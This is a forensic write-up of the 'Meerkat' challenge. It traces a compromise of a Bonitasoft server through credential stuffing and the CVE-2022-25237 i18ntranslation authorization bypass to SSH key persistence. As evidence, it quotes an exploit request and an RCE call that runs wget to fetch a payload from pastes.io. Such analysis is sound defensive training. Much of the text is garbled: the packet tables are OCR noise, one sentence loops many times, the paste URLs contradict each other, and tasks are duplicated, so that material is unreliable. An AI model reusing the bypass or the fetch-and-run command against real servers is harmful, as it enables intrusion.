Meerkat Challenge


Sherlock Scenario

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.

Task 1:

We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

While exploring the pcap file, I saw multiple logs containing the the word "Bonita", I search Google for "Bonita Application" and first link was from the main website with the name of "Bonitasoft"




Answer: BonitaSoft

Task 2

We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

I searched on Google "Brute Force Attacks Categories" and found several names for this attack. The right one is "Credential stuffing"




Answer: Credential Stuffing

Task 3:

Does the vulnerability exploited have a CVE assigned - and if so, which one?

Same as above questions, I search "bonitasoft credential stuffing cve" and the first website had the CVE number



Answer: CVE-2022-25237

Task 4:

Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

While searching the CVE-2022-25237 at Google, I saw that the vulnerability is used by appending "i18ntranslation"

基CVE-2022-25237 Detail

Description

Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

So I search this in Wireshark as a string and found the request

	Packet list ∨	Narrow & Wide	✓ ☐ Case sensitive	String	v	i18ntranslation
No.	Time	Source	Destination	Protocol	Length	Info
l i	3555 547.526493	138.199.59.221	172.31.6.44	TCP	506	53382 → 8080 [PSH, ACK] Seq=599 Ack=508 Win=131072 Len=440 TSva
	3556 547.531799	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=1039 Ack=508 Win=131072 Len=1274 TSval=1
	3557 547.531894	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=2313 Win=60672 Len=0 TSval=29693
	3558 547.532302	138.199.59.221	172.31.6.44	TCP	1340	53382 - 8080 [ACK] Seg=2313 Ack=508 Win=131072 Len=1274 TSval=1
	3559 547.532888	138.199.59.221	172.31.6.44	TCP	1340	53382 + 8080 [ACK] Seq=3587 Ack=508 Win=131072 Len=1274 TSval=1
	3560 547.532966	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=4861 Win=58240 Len=0 TSval=29693
	3561 547.532996	138.199.59.221	172.31.6.44	TCP	2614	53382 → 8080 [ACK] Seq=4861 Ack=508 Win=131072 Len=2548 TSval=1
	3562 547.533020	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=7409 Win=56576 Len=0 TSval=29693
	3563 547.533537	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=7409 Ack=508 Win=131072 Len=1274 TSval=1
	3564 547.534083	138.199.59.221	172.31.6.44	TCP	1340	53382 + 8080 [ACK] Seq=8683 Ack=508 Win=131072 Len=1274 TSval=1
	3565 547.534094	172.31.6.44	138.199.59.221	TCP	66	8080 - 53382 [ACK] Seg=508 Ack=9957 Win=56576 Len=0 TSval=29693
	3566 547.534665	138.199.59.221	172.31.6.44	TCP	1340	53382 - 8080 [ACK] Seq=9957 Ack=508 Win=131072 Len=1274 TSval=1
	3567 547.534693	138.199.59.221	172.31.6.44	TCP	1340	53382 + 8080 [ACK] Seq=11231 Ack=508 Win=131072 Len=1274 TSval=
	3568 547.534701	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=12505 Win=56576 Len=0 TSval=2969
	3569 547.534906	138.199.59.221	172.31.6.44	TCP	1340	53382 - 8080 [ACK] Seq=12505 Ack=508 Win=131072 Len=1274 TSval=
	3570 547.576284	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=13779 Win=56576 Len=0 TSval=2969
	3571 547.689495	138.199.59.221	172.31.6.44	TCP	1340	53382 → 8080 [ACK] Seq=13779 Ack=508 Win=131072 Len=1274 TSval=
	3572 547.689535	172.31.6.44	138.199.59.221	TCP	66	8080 + 53382 [ACK] Seq=508 Ack=15053 Win=56576 Len=0 TSval=2969
+	3573 547.694725	138.199.59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1

Answer: i18ntranslation

Task 5:

How many combinations of usernames and passwords were used in the credential stuffing attack?

After trying several way, I used the write-up

Following the Breadcrumbs

Digging back into Wireshark, we sort with the filter **http** to get a better handle on the traffic that was the cause of this attack.

2134 38:30:11.010179 154:345.02.218	171.31.4.44	HTDP	575-487 /bongs HTFVL.I
2336.36-31-33-316629-172-36-8-44	236, 146, 62, 222	HTTE	225 MTP/1, 1 862
2145-18:31:12.184216-156.146.82.218	172.31.8.44	HITTE	434 GET /bonsta/partal/Aumenage Affin/1, I
2146 10 31:12 167717 172.31.6.44	258, 146, 82, 219	MUSE	\$18 ST7971, 3 802
2158 16:31:27.863550 156.166.82:222	177 34 6 94	HTDP	300 PDST /Domita/Inginservice sTTP().1 (application/s-was-form-orientated)
2365-58:31:30-872766-172-31-6-44	256,146,62,213	HTTSP	\$87 HTSV1.2 401
2179 10:31:31 054200 104, 166, 62, 219	172.01.0.44	MTDF.	130 PBST /Bentha/legionervice #FEFTL & (Application/s-was-form-orlanged)
2177-18:31:34.957759-172.31.6.44	236,340,62,213	HTDP	287 - CTP-CL 2 - GET
2380 16:31:34, 404200 10s, Lan. 82:219	172-31-6-44	HTTP	100 PMST / Designaring properties of SPTA. 2. (markless) assection of large principles)
2159 39-31-37,499539 172,35,4,44	236-146-62-219	MTSP	SAT ATTACL & ARE
2192 18:31:37.774237 156.166.62.223	172-31-8-44	HTTP	120 PDST /bounts/legineervice #FTFFL1 (application/s-waw-form-orlescopied)
2295-58-33-46-773050-172-31-0-44	236, 546, 62, 253	10770	an effect, and
2284 18:31:43, 714172 156, 146, 62, 213	372-31-9-84	MITTER	185-8657 (henita/henitarhies #TRFL) (application/s was farm or lemosted)
2297 10:31:44.217310 172.31.4.44	256,146,82,217	HITTE	MATERIAL AND
2216 26:31:46.293460 156.186.67.213	372-34-6-44	HTTM	120 MST (books/logicorrane effici.), (application/s was form or booking)
2225 18:32:47.296784 172.31.6.44	296,346,42,268	HITTE	SET SET OF A
2024 18:31:47.007400 104.140.62.223	177-11-6-84	HETTER	200 FOAT (houstar/housevison OFFF) 1. (application/a-man farm-orlanomind)
2227 18:31:50: A70085 172.31.0.44	250-146-62-257	HTTP	147 WTTF/1_1 401
2221 10:21:51.052954 156.146.62.223	377.35.8.44	HTTO	122 POST /bonita/legisservice #f2F1.1 (application/s-was-form-orlessoded)
2222 18:31:34.900888 17E-81.4.44	116-149-67-110	MINE	107 Page / Page 107 P
2045 30:31:54 522139 158 146 42 223	172.31.4.41	HTTP	105 MST (hourse/legimeryics MTM/1.1 (application/s-one-form-orlescond)
2255 16:31:57.525434 172.31.4.44	230, 146, 62, 213	HTTP	260 PURIL / PRINCIPLA SIGNATURE VICE NO 17/2-2 (ASSOCIATION VICE NO CONTROL OF CONTROL O
2250 28:33:57.743752 150.105.02.723	172.31.6.44	10700	111 PAST denotaring property of PCL1 (applications) was farm or becomed
2351 18:32:46.747265 177.31.6.44	250-340-82-219	HTTP	167 WTW/1_1 ett
2254 18:30:41 275470 156 146 57 723	177-31-9-44	ACTOR :	335 MINI (Bonzia/Beginservice MTRFL: (application/s were form or becomed)
2266 18:32:04.278337 172.31.6.44	356-146-82-249	MITTER	167 WTTW1_1_5 401
2100 36:32:04.278507 172.31.6.44 2103 36:32:04.452050 156.346.82.213	172-31-6-44	MITTER	127 WITT / Amilia/Implementate WTTP/1.1 (amplication/s was form or behinded)
2296 28 (37) 07, 405007 177, 21, 6, 44	176.146.67.213	HITTE	127 POLY A SOL
		HTTE	355 0077 /bonits/hopinservice WTTF/1.3 (application/s uses form-orleaneshed)
2296 18:32:47.099675 186,166.47.218 2396 18:37:18:302496 172.21.6.44	372.35.9.84	HTDF	305-935 /Bondia/Applementics #TEFIL3 (Application/s mass Para-orleanoids)
2332 16:37:11.003070 100.168.62.733	172.51.8.44	HTOP	322 POST /bootle/inginoervice HTSF1.2 (application/s-use-form-origenessed)
2356 50:32:14:000529 172:31:6:44	336.346.62.233	MITTER	
2327 16:32:14.302981:150.140.42.223	172.31.4.44		100 POST /honita/inginnervice NFW/L.L. (application/s one-form or insuring)


We find a stream of POST requests, each followed by a 401 code, meaning invalid credentials. In total, 56 unique sets of username-password combinations were used.

Task 5 Answer: 56

Task 6:

Which username and password combination was successful?

When I tried to find the combinations of usernames and password from task 5, the filter I worked with was "http.request.method == "POST" && http.request.uri contains "/bonita/loginservice" The last packet on the list was the right one, when I use follow TCP stream on this packet, I saw that the response code was 204 which means "Successful Request"




Time 401.237485 404.421388 407.859761 411.039833 414.481404	Source 156.146.62.213 156.146.62.213 156.146.62.213 156.146.62.213	Destination 172.31,6.44 172.31.6.44	Protocol HTTP	Length Info		
404.421388 407.859761 411.039833	156.146.62.213 156.146.62.213	172.31.6.44	HTTP			
407.859761 411.039833	156.146.62.213				T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
411.039833			HTTP.	127 P09	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
	100 040 00 000	172.31.6.44	HTTP		T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
414,481484		172.31.6.44	HTTP	134 P09	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
	156.146.62.213	172.31.6.44	HTTP	105 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
417.667519	156.146.62.213	172.31.6.44	HTTP	134 P09	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
421.109654	156.146.62.213	172,31.6.44	HTTP	105 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
424.293535	156.146.62.213	172.31.6.44	HTTP	131 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
427.731278	156.146.62.213	172.31.6.44	HTTP	185 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
430,919499	156,146,62,213	172,31,6,44	HTTP	127 P09	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
434,361506	156,146,62,213	172,31,6,44	HTTP	105 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
437,629755	156,146,62,213	172.31.6.44	HTTP	133 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
441.166053	156,146,62,213	172,31,6,44	HTTP	105 POS	T /bonita/loginservice HTTP/1.1	(application/x-www-form-urlencoded
444,389688	156,146,62,213	172,31,6,44	HTTP			(application/x-www-form-urlencoded
447,831467	156,145,62,213	172,31,6,44	HTTP			(application/x-www-forw-urlencoded
451.017171	156,146,62,213	172.31.6.44	HTTP			(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
	156,146,62,213	172.31.6.44	HTTP			(application/x-www-form-urlencoded
461.112596	156,146,62,213	372.31.6.44	HTTP			(application/x-www-form-urlencoded
464.357631						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
						(application/x-www-form-urlencoded
	421.109654 424.29555 427.731278 439.91399 434.361596 437.62755 441.166653 444.319668 4447.83146 445.48126 447.83146 447.83146 447.83146 447.83146 447.83146 447.83146 447.83146 447.83146 447.83146 448.112596 448.137691 478.478.8314 478.478.8314 478.478.8315 478.47881 478.47881 478.47881 478.47881 478.47881 478.47881 478.47881 478.47881 478.47881 478.47881	424, 29355	144, 293535 156, 146, 62, 213 172, 31, 6, 44 1470, 913949 156, 146, 62, 213 172, 31, 6, 44 1470, 913949 156, 146, 62, 213 172, 31, 6, 44 1470, 913949 156, 146, 62, 213 172, 31, 6, 44 1477, 627975 156, 146, 62, 213 172, 31, 6, 44 1477, 627975 156, 146, 62, 213 172, 31, 6, 44 1441, 156693 156, 146, 62, 213 172, 31, 6, 44 1441, 156693 156, 146, 62, 213 172, 31, 6, 44 1451, 91771 156, 146, 62, 213 172, 31, 6, 44 1451, 91771 156, 146, 62, 213 172, 31, 6, 44 1451, 91771 156, 146, 62, 213 172, 31, 6, 44 1451, 91771 156, 146, 62, 213 172, 31, 6, 44 1470, 9151 170, 916, 916, 916, 92, 92, 92, 92, 92, 92, 92, 92, 92, 92	1494, 293535 156, 146, 62, 213 172, 31, 6, 44 HTTP 417, 713278 156, 146, 62, 213 172, 31, 6, 44 HTTP 419, 919499 156, 146, 62, 213 172, 31, 6, 44 HTTP 417, 612975 156, 146, 62, 213 172, 31, 6, 44 HTTP 417, 62975 156, 146, 62, 213 172, 31, 6, 44 HTTP 444, 156968 156, 146, 62, 213 172, 31, 6, 44 HTTP 444, 196968 156, 146, 62, 213 172, 31, 6, 44 HTTP 444, 196968 156, 146, 62, 213 172, 31, 6, 44 HTTP 451, 617771 156, 146, 62, 213 172, 31, 6, 44 HTTP 451, 617771 156, 146, 62, 213 172, 31, 6, 44 HTTP 451, 617771 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 478, 618751 156, 146, 62, 213 172, 31, 6, 44 HTTP 478, 478, 478, 478, 478, 478, 478, 478,	1494_295555 156_1466_62_2123 172_31_6_44 HTTP 131_PGS 1490_519499 156_146_62_2123 172_31_6_44 HTTP 127_PGS 1490_519499 156_146_62_2123 172_31_6_44 HTTP 127_PGS 1491_619490 156_146_62_2123 172_31_6_44 HTTP 127_PGS 1491_61940 156_146_62_2123 172_31_6_44 HTTP 138_PGS 1491_61960 156_146_62_2123 172_31_6_44 HTTP 138_PGS 1444_315660 156_146_62_2123 172_31_6_44 HTTP 129_PGS 1444_315660 156_146_62_2123 172_31_6_44 HTTP 129_PGS 1491_6197171 156_146_62_2123 172_31_6_44 HTTP 129_PGS 1491_6197171 156_146_62_213 172_31_6_44 HTTP 129_PGS 1491_6197171 156_146_62_213 172_31_6_44 HTTP 129_PGS 1491_6197171 156_146_62_213 172_31_6_44 HTTP 129_PGS 1494_61_112596 156_146_62_213 172_31_6_44 HTTP 139_PGS 1494_61_112596 156_146_62_213 172_31_6_44 HTTP 139_PGS 1494_61_112596 156_146_62_213 172_31_6_44 HTTP 139_PGS 1494_61_112596 156_146_62_213 172_31_6_44 HTTP 129_PGS 1494_64_315773 156_146_62_213 172_31_6_44 HTTP 129	494,295355 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 477,731278 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 439,019499 15,146,62,213 172,31,6.44 HTTP 12 POST /bentral/oglinaervice RITP/1.1 437,62975 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 447,63975 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 444,156968 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 444,158698 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 447,01477 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 451,017171 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 454,488284 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689379 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 454,488284 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689379 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689379 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689379 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689381 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689381 15,146,62,213 172,31,6.44 HTTP 13 POST /bentral/oglinaervice RITP/1.1 457,689384 15,146,62,213 172,31,6.44 HTTP 18 POST /bentral/oglinaervice RITP/1.1 458,768378731 15,146,62,213 172,31,6.44

Answer: seb.broom@forela.co.uk:g0vernm3nt

Task 7:

If any, which text sharing site did the attacker utilise?

As we can see the the request that was successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from a different IP 138.199.59.221 and also found reported as malicious and the successful came from the successful came frow the successful came from the successful came from the successf



 $Iused \ the \ filter ip.addr == 138.199.59.221 \ and \ scrolls \ down \ until \ I \ found \ a \ GET \ request \ to \ known \ domain \ that \ usually \ used \ by \ attackers$


3652 562.041274 138.199.59.221 172.31.6.44 HTTP 432 GET /bonita/API/extension/rce?p=0%c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1

Answer: pastes.io

Task 8:

 $Please\ provide\ the\ filename\ of\ the\ public\ key\ used\ by\ the\ attacker\ to\ gain\ persistence\ on\ our\ host.$

I followed the TCP stream on the packet from question 7 and copied the link of the pastes.io "https://pastebin.ai/raw/bx5gcr0et8" and accessed it.



Answer: hffgra4unv

Task 9:

Can you confirmed the file modified by the attacker to gain persistence?

Answer: /home/ubuntu/.ssh/authorized_keys

I just asked the ChatGPT about this.

Task 10

Can you confirm the MITRE technique ID of this type of persistence mechanism?

Task 9

Can you confirmed the file modified by the attacker to gain persistence?

/home/ubuntu/.ssh/authorized_keys

Task 10

Can you confirm the MITRE technique ID of this type of persistence mechanism?

The MITRE ATT&CK framework provides a comprehensive list of tactics and techniques used by

The MITRE ATTRICK framework provides a comprehensive list of tactics and techniques used by attackers to achieve their objectives. For persistence via modification of the "authorized_keys" file, the relevant technique ID is:

Technique ID for Persistence via SSH Authorized Keys

- Tactic: Persistence
- Technique: `SSH Authorized Keys`
- Technique ID: T1098.004

But just for the practice, I searched on Google "'/home/ubuntu/.ssh/authorized_keys' mitre technique" and accesses the first link



ID: T1098.004

Sub-technique of: T1098

- (i) Tactics: Persistence, Privilege Escalation
- Platforms: IaaS, Linux, Network, macOS

Contributors: Arad Inbar, Fidelis Security; Austin Clark, @c2defense; Dror Alon, Palo Alto Networks; Or Kliger, Palo Alto Networks; Tony Lambert, Red Canary

Version: 1.3

Created: 24 June 2020

Last Modified: 03 October 2023

Answer: T1098.004